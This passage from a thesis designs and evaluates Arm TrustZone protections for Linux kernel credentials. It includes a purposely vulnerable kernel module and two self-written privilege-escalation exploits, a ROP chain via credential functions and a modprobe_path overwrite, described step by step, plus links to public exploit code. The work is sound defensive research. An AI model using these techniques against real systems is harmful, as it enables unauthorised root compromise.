`0x50` offset from the top stack frame pointer. This offset is calculated from the offset of the stack frame pointer to the saved `X8` register (`0xA`) multiplied by the 64-bit address size (8 bytes). This offset should be stable because it is defined by the values pushed to the kernel stack before it at the kernel entry (`X0`-`X7`). Now that we know the system call number, we can

check it against the list of system calls that can perform credential changes and when that is not successful, we perform a panic in the TEE.



Figure 5.4: Stack unwinding algorithm visualization.

This system call check does not always work, it sometimes returns invalid system call numbers, this could either be because the kernel stack offset is not always the same or the stack layout is different sometimes. The occurrence of this problem is intermittent and happens every few boots. An attacker, who knows about this behavior, could manipulate the stack deliberately and thus achieve a DoS attack, as the current implementation causes a TEE panic when the check fails which halts the system.

Linux security modules check

The LSM hooking functionality provides us a simple way to perform integrity checks repeatedly and often inside the kernel, as they are called constantly, when critical kernel object are accessed. This even works when no additional LSM is installed, as the hook functions are called regardless. However, this makes it performance sensitive, therefore we have to be careful not to introduce performance intensive checks, as that will slow down many functions. The changed LSM hook macro, which calls our integrity check function (`kdp_security_integrity_current`) for every LSM hook defined in the kernel, can be seen in Listing 5.4. For the `kdp_security_integrity_current` function we implemented two security integrity checks. The first one checks that the credentials of

```
#define call_void_hook(FUNC, ...)                   \
    do {                                \
        struct security_hook_list *P;           \
                                \
        if (kdp_security_integrity_current()) break;    \
        hlist_for_each_entry(P, &security_hook_heads.FUNC, list) \
            P->hook.FUNC(__VA_ARGS__);          \
    } while (0)

#define call_int_hook(FUNC, IRC, ...) ({            \
    int RC = IRC;                       \
    do {                                \
        struct security_hook_list *P;           \
                                \
        RC = kdp_security_integrity_current();      \
        if (RC != 0)                    \
            break;                  \
        hlist_for_each_entry(P, &security_hook_heads.FUNC, list) { \
            RC = P->hook.FUNC(__VA_ARGS__);         \
            if (RC != 0)                \
                break;              \
        }                           \
    } while (0);                        \
    RC;                             \
})
```

Listing 5.4: Adapted LSM security hook macro. We added the calls to our `kdp_security_integrity_current` function [157].

the current task are located in our dedicated read-only memory area and the second one checks that the current task and credentials are referencing each other and not a different task or credential, which is done via the back pointer we introduced into the `cred` structure. When one of these two security integrity checks fail our PoC causes a kernel panic, preventing successful exploitation. Because we only move new credentials into the read-only memory area, we also need a way to track the credentials that were created before the kernel module was initialized. In order to do this we add new credentials, that are created before the protection mechanisms are enabled, to a linked list. So when we find that the current credential is not located in our dedicated read-only memory area, we verify that the credential is in the linked list of tracked credentials. Only when this is also not the case, the first security integrity check fails.

The back pointer check, that is performed in the LSM hook, is not entirely reliable. It fails because sometimes the one-to-one relation check between the `task_struct` and `cred` does not hold. This issue appears to be indicative of a bug present within the modified code, though its precise location remains unknown to us.

CHAPTER 6

Testing and Evaluating the Protection Mechanisms

Now that we have implemented the protection mechanisms we want to test the effectiveness and estimate the performance. This is done by developing and running a small performance estimation utility and exploits against a vulnerable kernel module covered by our protection mechanisms. We begin this chapter with a description of the testing setup, which includes the kernel module, exploits and performance estimation utility we wrote in order to achieve this. After that we perform the evaluation and show the results. At the end of this chapter we have a discussion about the results of the evaluation.

6.1 Testing methodology

In order to test the protection mechanisms, we use a vulnerable kernel module and exploit it via two self-developed exploits. Additionally, we want to make a brief performance evaluation to estimate the impact of our implementation, and for that implement a small performance estimation utility.

6.1.1 Vulnerable kernel module

The vulnerable kernel module is a simple loadable kernel module that provides a character device that can be read from and written to. This module contains a global buffer called `hackme_buf`, which is a character array with 4096 bytes, that is used in the read and write functions for copying data to and from user space (via the `copy_to_user` and `copy_from_user` kernel functions). Additionally, the reading and writing functions have a local buffer called `tmp`, which is an integer array with 128 bytes that starts with the byte sequences `0xDEADBEEF` and ends with `0xCAFEBABE`, the remaining bytes are zero. This temporary buffer is copied from and to the global buffer (via the `memcpy`

function) when reading and writing to the device. The vulnerability is in both the read and write functions, when copying the `tmp` buffer into the `hackme_buf`, as the user space provided length (via the `len` variable) is used for the `memcpy` call and the input length check is insufficient for that. This input length check ensures that the user space does not read or write more than 4096 bytes, which is the size of the global character array. If this check fails, the kernel module calls the kernel `BUG` macro. When performing a read on the device with the length that is greater than 128 bytes and less than 4096 bytes, an attacker will leak kernel stack memory and thus kernel stack pointers. Writing to the device has the same problem when writing more than 128 bytes and less than 4096 bytes, the kernel stack located after the `tmp` buffer will be overwritten, giving the attacker ACE via return addresses located on the kernel stack [197]. The fix for this would be to either increase the `tmp` buffer length to 4096 bytes (changing the length of the integer array to 1024, as integers are 4 bytes) or changing the length check to 128. The source code for the vulnerable kernel module can be seen in Listing C.1.

To compile and deploy this kernel module, we use the Makefile that can be seen in Listing C.2. This Makefile uses the compiler from the OP-TEE setup and the Linux kernel build setup to build the kernel module for the specific kernel version and build configuration. In order to deploy it, the compiled kernel module and setup shell script, as seen in Listing C.3, are copied to the OP-TEE build folder, into the `shared_folder` directory. This shared folder is later mounted into the QEMU environment using the QEMU virtual file system driver (virtfs/virtio), this can be seen in the GNU Make command in Listing 6.2 and in the commands in the QEMU environment in Listing D.5. The setup shell script loads the compiled kernel module, creates the character device file and grants read-write permissions on the device file to all users, so we are be able to interact with the module as unprivileged user.

6.1.2 Exploits

In order to test the effectiveness of the protection mechanisms we need to try to exploit the vulnerable kernel module. For this we develop two exploits that use different exploitation techniques for gaining root privileges. To do this, we begin by implementing the most simple exploit techniques and gradually increase the complexity until we are successful and implement all the different techniques we want to explore and test.

The underlying classical exploitation technique, that we use for both exploits, is ROP. Since we can overwrite the stack by overflowing the `tmp` buffer of the vulnerable kernel module, and thus have ACE. For generating the KROP chain we use the ROPgadget [203] tool (version 7.4) to extract useful ROP gadgets from the `vmlinux` kernel image. In order to do this we extract the kernel addresses of the `text` and `etext` kernel symbols out of the `System.map` file of the compiled kernel and use these addresses as range argument to dump all useful gadgets into the `gadget.lst` file with the command in Listing 6.1. From this file of potential gadgets, we select a few useful ones and build the ROP chain.

```
ROPgadget --binary vmlinux --range ffff800008000000-ffff800008fd0000 --all |
↪  sort > gadget.lst
```

Listing 6.1: ROPgadget command to dump all ROP gadget from the kernel.

We do not control the return value, and thus the program counter register (`X30`), of the `device_write` function, because the return address is located on the stack before the `tmp` buffer. Instead, we control the program counter of the calling function or previous stack frame. Under x86, the simplest exploitation technique is ret2usr, so we tried to also develop an exploit for it under our AArch64 setup. While we are able to gain KROP capabilities, the technique is not successful. The reason for this is the `PXN` mechanism, which prevents the kernel from executing user mode instructions. It is not possible to disable this mechanism in the kernel, via a kernel configuration setting or kernel command-line argument, therefore we could not implement this exploitation technique. In contrast, the `PAN` mechanism can be disabled during build-time via the `CONFIG_ARM64_PAN` kernel configuration, enabling us to access user space pages but not letting us execute them [177]. For x86, both SMAP and SMEP can be disabled during run-time via kernel command-line flags. This is also the case with regard to PAC, we have to disable it to achieve successful exploitation [222].

Both exploits are written in C and are structured in the same way, they both begin by opening the vulnerable kernel module device and saving the current stack pointer for later use. The stack pointer is read from the `SP` register, via inline assembly, into a global variable. Then the exploits read from the device, in order to leak the content of the kernel stack and kernel pointers, which is needed to defeat KASLR and the stack canaries. We use the kernel stack content and addresses to build the output buffer that is used for writing to the kernel module device. Writing to the device will perform the kernel stack overflow, thus we need to copy the stack cookie back to the original place to make exploitation successful. At the kernel return address on the kernel stack we copy the start of our ROP chain. In order to return to the user space, we utilize the `ret_to_user` kernel macro and append the address of the kernel symbol to our ROP chain. To change where the kernel returns to in user space, we overwrite the user space program counter, stack pointer and saved program status locations on the kernel stack. Thus setting the content of these registers to our desired values when the kernel returns to user space, as they are restored from kernel stack during the `ret_to_user` macro. As user space return values, we use dedicated functions that exploit the newly gained privileges either directly, by dropping a shell, or indirectly, by exploiting the overwritten kernel values.

The Makefile that is used to compile and deploy the exploits can be seen in Listing D.4. All the exploit executables are compiled as static executables, to avoid dependency on system libraries. For the compiled exploit binaries we also use the `shared_folder` to get the executables into the OP-TEE QEMU setup.

Credential functions

The first exploit we develop is a KROP exploit that uses the credential management functions to overwrite the credentials of the malicious process. We reference it as `krop` in the build files. It calls the `prepare_kernel_cred` and `commit_creds` functions to overwrite the credentials of the exploit process with root privileges and returns from the kernel to our `drop_shell` user space function. That function checks that it has indeed root privileges, dumps the content of `/etc/shadow`, to prove it has root privileges as that file can only be read by root, and launches the `/bin/sh` interactive shell. The complete source code of it can be seen in Listing D.1, the ROP chain part of it can additionally be seen in Listing 4.1.

Modprobe path overwrite

The second exploit uses the `modprobe_path` overwrite technique. We reference it as `mprobe` in the build files. For this we need to add more functions and files, and the setup is more involved. It is based on the credential function KROP exploit, but has the necessary functionalities added. Before we perform the exploit we create a file at `/tmp/trigger` that contains only the `0xFF` bytes repeated, which will be used to trigger the module loading functionality of the kernel, as explained in Section 4.5.5. Additionally, we create a shell script at `/tmp/mp`, which will be executed by the kernel because it will be referenced by the `modprobe_path`, and it changes the owner and permissions of our "shell", located at `/tmp/shell`. The owner and group of the shell are set to 0 (root) and the permissions are set `4555`, which sets the read and execute permissions for all users and enables the SUID file mode bit, giving the user executing the SUID-binary shell root permissions. Our shell, which is also written in C, just checks that it has root permissions, if not it will try to get it by calling the `setuid` function, and executes the real `/bin/sh` interactive shell. This exploit sets the value of `modprobe_path` to `0x706d2f706d742f`, which is the `/tmp/mp` path encoded as hexadecimal number and little-endianness applied to it. It does this by using a ROP gadget which contains the `STR` instruction. The address of the `modprobe_path` variable is calculated from the KASLR leaked base-address plus a fixed offset, which we calculated from the kernel symbol map. After the successful overwriting of the `modprobe_path` and returning from kernel space, our `execute_trigger` function is called. This function triggers the modprobe loading functionality by executing the trigger file, which changes the permissions of our shell, and executes our shell, giving us root privileges. The source code of the exploit and the shell can be seen in Listing D.2 and Listing D.3.

Although the `modprobe_path` exploit is successful, the subsequent attempt to execute the modprobe trigger and to spawn our shell within the exploit results in a segmentation fault. We have not investigated this further, but believe that this is due to the state of the kernel stack after our exploit. In order to mitigate this, we can simply run the trigger and our shell manually afterwards.

6.1.3 Performance estimation utility

We develop a small performance estimation utility to estimate the performance impact of our protection mechanisms on system calls. The reason why we do not use an existing benchmarking tool is that we want to estimate only the system calls that are directly impacted by our protection mechanisms. Our goal with this is not to develop a full benchmark, it is more to get an idea of the performance of our implementation. We are less interested in the specific numbers and more in which order of magnitude they are located. In order to estimate the performance we measure the run time as that is the most useful metric for users, meaning we measure the difference in wall-clock time between the start and the end of the system calls. There are other possibilities such as measuring the instruction count, but we have decided against it as we want to measure the total performance including the switching of the different exception levels [7].

For that we write a small C program, which calls a list of system calls with specific arguments and measures the time of the system call. We call each system call 10000 times, to get a better average and a more representative result than with only one call. In order to reduce the impact of the C library on the results, we do not use the `libc` wrapper functions of the system calls. Instead, the code directly calls the system calls via the `syscall` library function, which just performs the system call directly as it is a wrapper for assembly code that sets up the system call arguments and calls the system call via `SVC #0`. However, we do use the `SYS_*` system call constants of the `libc` library, which provide the syscall number for each implemented system call [141]. Before and after the system calls, we call the `gettimeofday` function to measure the current time, and we use the `timersub` function to calculate the difference between the start and end time.

The performance estimation utility measures the performance of the system calls the protection mechanisms monitor via the TEE system call number integrity check, because they make changes to the kernel credentials. Additionally, we test system calls that do test make changes to credentials, to see the impact on performance of them. Not all system calls in the estimation utility are successful, especially the unprivileged user calls. More information about the system calls, that are and are not measured, can be seen in the Table 6.1. For all system calls where we do not explicitly state that they do not make changes to the credentials, make changes to the credentials via the credential functions and thus call the TEE. The syscalls that do not make credentials changes read the credentials from read-only memory.

The complete source code of the performance estimation utility can be seen in Listing E.1. For compiling and building the utility, we use the Makefile that can be seen in Listing E.2. In order to remove the dependency on system libraries, we compile the utility as a static executable. As with the kernel module, we copy the resulting static executable to the shared folder, to be able to execute it in the OP-TEE QEMU testing environment.

6.2 Evaluation

The developed exploits and performance evaluation utility can now be used to perform the evaluation.

We perform the evaluation and performance estimation on an "Arch Linux" [230] host system, with an AMD Ryzen 7 5700X CPU and 32 GB random-access memory (RAM). Because the software that is shipped with Arch Linux is too new for the OP-TEE setup, we have to backport patches [144, 216, 179] to fix the OP-TEE compile process. In order to compile and run the OP-TEE environment, we use the command that can be seen in Listing 6.2. This command compiles all components, including the OP-TEE OS and the Linux kernel. It also starts the QEMU emulator and two terminals, one for the normal world and one for the secure world. For the TEE we enable out-of-memory dumping, to see when we run out of memory, and reduce the log level, to improve performance. The QEMU part of the arguments specifies the shared folder, as mentioned above, and sets the kernel command-line arguments. When we want to re-run the evaluation tests, without recompiling the components, we replace the `run` make target with `run-only`. As already mentioned, we have to disable PAC, to make our exploits work, via the kernel command-line argument `arm64.nopauth`, which is the only default security feature we have to disable or change [222].

```
make run CFG_CORE_DUMP_OOM=y CFG_TEE_CORE_LOG_LEVEL=1 QEMU_VIRTFS_ENABLE=y
↪  QEMU_VIRTFS_HOST_DIR=$(pwd)/shared_folder
↪  QEMU_KERNEL_BOOTARGS="arm64.nopauth"
```

Listing 6.2: Build and run command of the evaluation setup.

6.2.1 Protections

We want to test with the default kernel and hardware protection mechanisms enabled, except for PAC, to demonstrate the abilities of our protection mechanisms in an environment without many changes or added protections. In order to achieve this we start the OP-TEE QEMU environment, mount the vulnerable kernel module and execute our exploits. The executed commands can be seen in Listing D.5. We do this twice, once where the kernel is compiled with the protection mechanisms disabled and once with it enabled, which is controlled by the `CONFIG_KDP` kernel configuration setting.

The result of this can be seen in Table 6.2. The direct overwriting of the credentials structure, for instance via AAW, is not possible in the kernel, as they are read-only. While we do not directly test this via an exploit, we know this as we saw during development that, when we accidentally modified a `cred` field, we crashed the kernel. The read-only credentials do not prevent the exploit via the credential functions, as they call the TEE. In order to protect against it, we need to implement integrity checks, in particular the system call number check, which successfully detects the exploit. With this, we are unable

to protect against the direct overwriting of the `modprobe_path`, because the overwriting and the execution of the trigger happen in different system calls, so none of our integrity checks could detect it. We protect against this by moving the `modprobe_path` into our read-only memory area, which prevents the kernel and, consequently, the exploit from writing to it, thus protecting against this attack.

6.2.2 Performance impact

In order to estimate the performance impact of the protection mechanisms, we run them with our self-developed performance estimation utility. To mount and run the utility, we use the commands as listed in Listing E.3. We estimate the time it takes to run the system calls in microseconds and take the averages over three runs of the utility. Additionally, the runs are performed as root and as unprivileged user, so estimate the different impact on different permissions. As already mentioned, we execute a system call 10000 times. We run the system calls in immediate successions, measure the time directly before the first and right after the last execution, and calculate the average by dividing the time by the number of iterations.

The results can be seen in Table 6.3. The system calls with a "-1" are called with `-1` for all arguments. In addition to the measured iteration's delta times, we give the overhead of the protection mechanisms by the percentage difference between it being disabled and enabled. As the values are small, it should be noted that even small changes result in large percentage changes. Here we can see that the performance impact on some system calls is high. Especially the `faccessat` and the set real, effective, and optionally saved user or group IDs system call family (the system calls starting with `setre`), when they are called with `-1` as arguments, are highly affected performance wise and are multiple orders of magnitude slower with the protection mechanisms enabled. The remaining system calls are not impacted that much, the difference is in between zero and ten percent. Interestingly enough, the overhead of the root executions is mostly negative, although, as already mentioned, the difference between the actual times is rather small. One speculation as to the reason for this could be because the kernel can cache or optimize read operations on the read-only marked `init_cred` as the kernel and compiler know no one can write to it.

6.3 Discussion

The testing and evaluation show mixed results. On one hand, we achieved what we set out to do, in terms of the protection mechanisms. However, on the other hand, we see that the performance impact of our current PoC implementation shows, in some cases, a significant slowdown.

The protections we implemented, do work against the exploits we developed. We prevent the direct overwriting of credential fields, the malicious calling of credential management functions and the overwriting of the `modprobe_path`. With this we are able to protect

against many exploits we found during our exploit search, provided they fail one of our integrity checks. In particular, we can detect the exploit techniques from the exploits listed in Table A.3, Table A.1 and Table A.4. In terms of existing protection mechanisms, PAC is the only built-in protection mechanism that protects against our exploits, or at least would have made the exploitation more complex, and thus had to be disabled by us for the evaluation. The `PXN` and `PAN` mechanisms only protect against the most simple ret2usr technique exploits, which we did not implement, as these mechanisms can only be partially disabled. This shows us that AArch64 has good protection mechanisms, when the hardware supports it and the kernel can take advantage of the hardware capabilities.

The performance of our protection mechanisms leaves a great deal to be desired. While there are instances where the run time impact is under ten percent, the impact on some system calls is huge. We speculate that this is related to the calls to the TEE but have not verified it. This means for us that our PoC needs great improvements in regard to its performance, and we need to seek areas where we can reduce the execution time of our mechanism, without impacting the protection capabilities. Additionally, other implementations, such as Azab et al. [7], report less performance impact as our implementation.

System call name	Description of the system call and what arguments our performance estimation utility provides to it
`getppid` & `getpid`	Return the PID of the process and the parent. These system calls are not performing changes to credentials and thus do not call the TEE.
`capget`	This system call, which gets the current capabilities, also does not make changes to credentials, but is needed for the `capset` system call below.
`faccessat`	Checks if a process has access to a file, for which we use `/etc/shadow`.
`capset`	Sets the capabilities of the current process, we set in the performance estimation utility all permitted and effective capabilities of the process.
`unshare`	Moves a process into a new namespace. For this we set the argument to `CLONE_NEWUSER` to create a new user namespace and thus a new credential.
`setregid`, `setreuid`, `setresuid` & `setresgid`	Set the real, effective, and with the last two the saved user or group, UID or GID. They are used twice, first we set all IDs to `-1`, which leaves the values unchanged, and then we set them all to `0` (root).
`setgid`, `setuid`, `setfsuid` & `setfsgid`	Set the corresponding IDs of the current process to `0` (root).
`setgroups`	Sets the supplementary group IDs of the process, in our case `1`.
`clone`	This system call creates a new process. We provide the `CLONE_NEWUSER` flag to create a new user namespace, similar to `unshare`.
`setns`	Sets the namespace of the current process. Our code uses the same user namespace that is already associated with this process by using the `/proc/self/ns/user` file.
`execve` & `execveat`	Executes a new program. These are not measured, because they replace the current program with the new one, which makes it hard to implement in our performance measuring setup.
`clone3` & `faccessat2`	They are not implemented, because they are not defined as `SYS_*` constants in our user space `libc` version.

Table 6.1: Tested system calls in our performance estimation utility.

Exploit technique	No security check	Syscall number check	Syscall number check + modprobe path read-only
direct overwrite	blocked	blocked	blocked
credential functions	not blocked	blocked	blocked
modprobe path overwrite	not blocked	not blocked	blocked

Table 6.2: Exploit matrix, which shows the different exploits and how they are affected by the different security checks.

	KDP disabled		KDP enabled		Overhead	
Syscall name	root	user	root	user	root	user
getppid	11.11	10.86	10.72	10.94	-3.51%	0.73%
getpid	10.38	10.03	10.00	10.17	-3.65%	1.42%
capget	11.25	10.91	11.44	12.05	1.67%	10.37%
faccessat	30.27	28.53	5129.58	5136.26	16847.17%	17905.76%
capset	18.33	18.59	3350.73	18.50	18180.45%	-0.50%
unshare	27.35	25.41	24.74	25.10	-9.55%	-1.21%
setregid -1	17.92	16.62	5082.65	5020.81	28262.99%	30113.46%
setregid	11.22	10.46	10.21	10.58	-8.98%	1.08%
setgid	10.27	9.94	10.14	10.28	-1.30%	3.47%
setreuid -1	18.54	17.44	5124.82	5044.50	27544.97%	28821.59%
setreuid	10.53	10.12	10.06	10.23	-4.45%	1.13%
setuid	11.60	10.17	10.22	10.39	-11.91%	2.16%
setresuid -1	18.60	18.06	5048.51	5082.86	27048.79%	28045.20%
setresuid	10.67	10.14	10.13	10.30	-5.00%	1.55%
setresgid -1	18.10	17.66	5070.78	5031.00	27916.50%	28392.07%
setresgid	10.76	10.33	10.15	10.30	-5.63%	-0.30%
setfsuid	10.27	9.60	9.66	9.67	-5.89%	0.72%
setfsgid	10.36	9.62	9.65	9.67	-6.86%	0.50%
setgroups	12.27	11.83	12.17	12.43	-0.82%	5.02%
clone	45.47	44.86	47.47	46.84	4.40%	4.42%
setns	26.84	26.27	26.55	26.37	-1.08%	0.38%

Table 6.3: Results of the performance estimation utility, average over three runs, given in microseconds, overhead difference between KDP enabled and disabled given in percentages.

CHAPTER 7

Future Work

The implementation and approach in this thesis have some limitations that can be addressed in the future. This chapter describes the future work that can be built upon our work.

In the PoC that is developed in the process of this thesis, we decided to implement and support only the minimal feature set to evaluate the feasibility of the design and implementation. For future work, the most logical course of action would be to improve our protection mechanisms. Additionally, there are some unreliabilities in the current PoC, such as the back pointer check or the system call check failing sometimes, which should be resolved in the future.

The easiest and most straightforward way to improve the implementation in terms of the protection mechanisms would be to implement more security checks to monitor more kernel objects and to identify more exploitation indicators. One example of such an integrity check improvement would be to improve the UID check in TEE, by implementing special `execve` checks for SUID-binaries. Additionally, saving of the PGD of tasks, which is done by other protection approaches to protect against page table manipulation, could be added to the protection mechanisms [68, 15]. The current implementation does not handle capabilities and namespaces of the credentials explicitly, and the `modprobe_path` cannot be changed from the normal world, especially not from user space, all of which could be realized in a future implementation. There are other kernel structures, apart from the `cred` structure, and KDP variables that could be moved into the read-only memory area, in order to protect them. Our approach could be extended to monitor different aspects of the kernel, even user space. It could also inspect kernel memory to ensure that the kernel code has not been modified, which can be done via hashing.

Another improvement would be to implement protections against double mapping, preventing kernel pages from being mapped into user space as well, making it possible to bypass the kernel protection mechanisms [7]. In the future, support for the `randstruct`

GCC plugin could also be implemented, as we currently assume that the kernel and TEE credentials structures both have the same field order. Our PoC does not respond well when it detects an ongoing exploit, it currently just panics. Instead, it could kill the exploitation process with a `SIGSEV` signal. This is a difficult problem to solve, as the kernel can no longer be trusted and kernel data could already be manipulated, and it depends on the threat model.

The PoC does also not validate some values that are provided by the kernel, such as the address that is provided to the `KDP_CMD_SET_FREEPOINTER` command, in the pseudo TA, which could be done in the future. We do not validate them in the PoC because it is not necessary to test the basic functionality. A future implementation could make sure that user space is unable to call the pseudo TA through the kernel. While we can change the kernel driver to deny these requests from user space, an attacker which has ACE in the kernel can call the pseudo TA without going through driver. We can improve this by either introducing a shared secret between the kernel and the TEE, that is under normal circumstances not known to the user and that is passed with the TEE call, or we could implement a more sophisticated authentication approach [31]. Another aspect that we do not explicitly validate and that can be improved in the future, is the internal memory consistency of our PoC, which could enable double-free attacks.

If an attacker knows about the system call check and the location of the system call on the stack, the attacker could overwrite it and pretend to come from an allowed system call number. The most secure way of implementing the system call number check would be to save the system call number directly after entering the kernel, but we did not want to do this because of the performance overhead on every system call, regardless of the type.

A further improvement would be instead of using the OP-TEE driver of the kernel, which is initialized later in the boot process, to directly call the TEE manually via the `SMC` instruction, which could improve performance as it removes the kernel driver overhead. When that is implemented, the functionality that tracks the credentials which are created before the OP-TEE driver is initialized and the associated checks can be removed.

For performance improvements, the PoC could be reworked and the run time impact of the different components measured. This would provide us a clearer picture of the exact source of the performance problems and either confirm or deny our aforementioned speculations.

CHAPTER 8

Results

In Section 1.3 we define five questions we want to answer in this thesis. This chapter presents answers to the aforementioned questions and a summary of the results.

What exploit techniques are commonly used in real-world kernel exploits? We identify five commonly used kernel exploitation techniques: ret2usr, directly overwriting of the process credentials, manipulating the credentials via the kernel credential functions, calling the user mode helper functions and overwriting the modprobe path kernel variable. Apart from them, there are other techniques that are either only applicable to a specific type of vulnerability of a kernel component, no longer work in current kernel versions or are only used to improve the probability of a successful exploitation.

What are the exploit and protection techniques concerning the Linux kernel on Arm, is there a difference to x86 and x86-64? The underlying exploitation techniques are the same between the different ISAs, as they use the same constructs and exploit the same software. For the difference in the ISA, the instructions are different and the differences in hardware architecture have influence on how the exploits are constructed and implemented. Apart from the ISA, the biggest differences are the supported hardware protection features. They can only be used when the kernel implements support for them. We see in this thesis that AArch64 supports more effective hardware protections than x86-64.

How does the design and implementation of kernel protection mechanisms with the Arm TrustZone look like, what are the threat model and the limitations? The threat model in this work is an attacker that has full user space access and can execute arbitrary user space instructions, especially call every system call. This attacker's goal is to gain root privileges to take over the entire system. Our approach is currently limited in the kernel structures that are protected and in the amount of integrity checks

that are performed, both of which can be improved in the future. The design of the kernel protection mechanisms with the Arm TrustZone relies on the fact that the TEE can read and write the complete kernel memory. This is used to store kernel data from the TEE in kernel memory which the kernel has only read access to. For the implementation, the TEE additionally needs to access kernel data other than the read-only data, such as the kernel stack, which are used, for instance, to perform integrity checks on the kernel. The kernel needs to be adapted to call the TEE components when it wants to make changes to the read-only kernel data and to check itself to ensure its integrity.

What checks have to be implemented in such protection mechanisms to detect exploits and protect the kernel? There are different kinds of checks that need to be implemented to protect the kernel and to detect exploits. For protecting the kernel, we need to continuously verify the integrity of the kernel, in particular the critical kernel objects and structures, such as the process credentials. On the TEE side the provided arguments from the kernel need to be verified that they are not malicious. The Arm TrustZone component also needs to verify the integrity of the kernel and needs to detect ongoing exploitation attempts. In our approach this is achieved with a system call number check, which checks that the calls to the TEE, which want to modify the credentials, are only performed by system calls that under normal circumstances make changes to credentials.

How effective, in terms of protections, can the protection mechanisms provided by the Arm TrustZone against kernel attacks be? In terms of effectiveness of the protection mechanisms, we show that we are able to protect against the found kernel exploitation techniques. This is only possible when we implement and enable additional integrity checks, as the read-only mapping of the credential structure alone is not sufficient. Additionally, we need to move other critical kernel data into the read-only area in order to protect them from exploits. For protecting against future kernel exploitation techniques, it is possible and can be necessary to implement even more integrity checks or to move even more kernel objects into the read-only TEE memory. The currently implemented PoC has, in some cases depending on the particular system call, a major impact on performance.

The contributions of this thesis are the search and investigation of commonly used kernel exploitation techniques and the documented implementation of kernel protection mechanisms relying on the Arm TrustZone. Additionally, we propose and implement a system call number check in the Arm TrustZone, which finds the current system call and compares it to an allowlist. The approach of this thesis can protect from exploits that try to modify the security critical kernel credential objects, which is the case with the commonly found exploitation techniques. It can protect from direct writes to the credentials, and it can also detect and protect from malicious calls to the credential handling functions of the kernel. Additionally, the implemented PoC protects important kernel variables, that can be overwritten to perform privileges escalation such as the modprobe path. With regard to the results, we investigate kernel exploitation and find

five common kernel exploitation techniques. The PoC that is implemented during this thesis achieves the goals in terms of protections. It protects against self-developed exploits that implement some of the found common kernel exploitation techniques.

CHAPTER 9

Conclusion

In this thesis we explore the topic of Linux kernel exploitation and its protection mechanisms.

Our research into kernel exploitation on Arm starts with a study into the attack surface, vulnerability types, and exploitation goals of the kernel, and is followed by a search for kernel privilege escalation exploits. Our kernel exploitation research shows that many of the exploits use the same few exploitation techniques to gain root privileges, but it also shows that there is a lack of publicly available Arm exploits and exploit resources. We identify five general exploitation techniques from two exploit repositories. Some of these techniques we later use and implement to test our protection mechanisms. Additionally, we have a look into existing kernel protection mechanisms.

During the design phase of the protection mechanisms, we outline the threat model we want to protect against and create the architecture. The idea is to move critical kernel data, in our case the credential information of processes, into a read-only memory area and let the Arm TrustZone handle the changes to it. This is to allow the integrity to be checked, thus we are able to detect and prevent LPE exploits from being successful. For the implementation of this, we have to make changes to the Linux kernel source code and have to implement the TEE component. While many of the kernel changes are made in the dedicated kernel module that we introduce, we also have to make adaptions to source code of critical kernel components. This primarily affected the kernel credential handling and SLUB kernel memory allocator source code, where we have to add additional checks and calls to TEE. We also use the LSM hook mechanism to implement checks, which verify the state of the read-only credential structures. On the TEE side, we implement our changes in a pseudo TA, and we have to copy many Linux kernel definitions to it, to allow us to access the normal world kernel memory from the TEE. The commands, that are called from our kernel module, are implemented in our pseudo TA and provide credential storing, memory allocating and deallocating functionality for the read-only memory area. For integrity checks in the TEE, we implement a system call check, which

ensures that only allow-listed system call numbers are allowed to make modifications to the credential structures. For this to work we also adapt the Trusted Firmware A, because we need to pass normal world kernel register values to the TEE.

In order to test the protection mechanisms we use the implemented exploits, and check if and which checks they trigger. We find that when we enable all our implemented checks, we can successfully detect and block all our attacks.

There are many improvements that could be done to our protection mechanisms in the future. We also see that there are already security mechanisms in the kernel that protect from different exploitation techniques, most of them need hardware support. And while we observe that there is consistent work done to improve the security of the kernel, we identify in this thesis that there are further improvements possible. In the future, it will be interesting what hardware and software protections are added to the hardware and the kernel. It will also be interesting how the Rust adoption in the Linux kernel will be developing and evolving, as it has the potential of eliminating some types of memory bugs.

APPENDIX A

Exploit sources

Exploit sources
https://www.exploit-db.com/exploits/9191 https://www.exploit-db.com/exploits/9435 https://www.exploit-db.com/exploits/9574 https://www.exploit-db.com/exploits/50135 https: //gist.github.com/wbowling/9d32492bd96d9e7c3bf52e23a0ac30a4/ 959325819c78248a6437102bb289bb8578a135cd https://github.com/xairy/kernel-exploits/blob/ 3cf4e5bed688764314997322e4fbd014f87c9d66/CVE-2017-1000112/poc. c

Table A.1: Exploits that manipulate credentials via credential functions.

Exploit sources
https://github.com/grimm-co/NotQuite0DayFriday/tree/ 907ae04732319ffd12c9ca5726d222d639f69ae4/2021.03. 12-linux-iscsi

Table A.2: Exploits that call user mode helper functions.

Exploit sources
https://www.exploit-db.com/exploits/131
https://www.exploit-db.com/exploits/145
